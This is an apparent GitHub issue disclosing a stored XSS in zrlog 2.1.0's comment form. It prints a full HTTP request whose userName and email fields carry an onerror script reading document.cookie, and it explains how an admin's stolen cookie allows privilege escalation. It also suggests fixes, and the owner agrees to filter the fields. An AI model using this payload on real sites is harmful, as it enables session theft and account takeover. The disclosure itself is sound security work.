New issue

Jump to bottom

There is a stored XSS in the frontend which hacker can escalate of Privileges #42


Open zsdlove opened this issue on Jan 8, 2019 · 1 comment

zsdlove commented on Jan 8, 2019

```
hello,Mr.Coder,there is a stored XSS  in ther front end which hack can escalate of Privileges.
```

when we access url below:

```
http://127.0.0.1:8080/zrlog-2.1.0/post/%E8%AE%B0%E5%BD%95
```



we can see there contains a comment modul， it does't check the user input,so when we submit the comment form with the palyoad below,this stored xss will be happened.


payload:"> 

Requested data packet:


```
POST /zrlog-2.1.0/post/addComment HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: 170
Cache-Control: max-age=0
Origin: http://127.0.0.1:8080
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.62 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://127.0.0.1:8080/zrlog-2.1.0/post/%E8%AE%B0%E5%BD%95
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: csrftoken=4YqHpDZtkQJbqwTt9bcAqP6UJjUtUdCEjVY42Q2p337RkWfOoFjxK3rnH2gM75Eb; Hm_lvt_82116c626a8d504a5c0675073362ef6f=1542180522; admin-
token=1#4E6D2F68775663763077767738593850 4D566B41556B63717543535 07A4C374C784A74552F7850634C4D52576F496C352B3775616F4935434D5633365065673063764669 6F6A346A6146795939715 46B32534839486A327
Connection: close

logId=3&userComment=test&web=test&userName=%22%3E%3Cimg+src%3Di+onerror%3Dalert%28document.cookie%29%3E&email=%22%3E%3Cimg+src%3Di+onerror%3Dalert%28document.cookie%29%3E
```

when the cross-site script successful executed,we can see the cookie of the frontend viewr's was been stolen.



And more seriously,when the admin log in the backend and access the comment manage module,it will cause the cross-site script excute which submit by hacker.And after that,the cookie of the admin will be stolen,and the hacker will use the cookie to escalate of Privileges.



suggestions:
1、Filtered the parameter in the comment form below:
logId,userComment,web,userName,email
2、Write a global interceptor to filtered the parameter input from user,And use the entity encode to encode the parameter,to avoid the use of label such as '<' or '>'.
Hope you guy fix this flaw quickly,if you have some request,please contact me with the email below:
747289639@qq.com

94fzb commented on Apr 9, 2019 Owner

Thank, Next version will filter userName and email field in add comment API

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants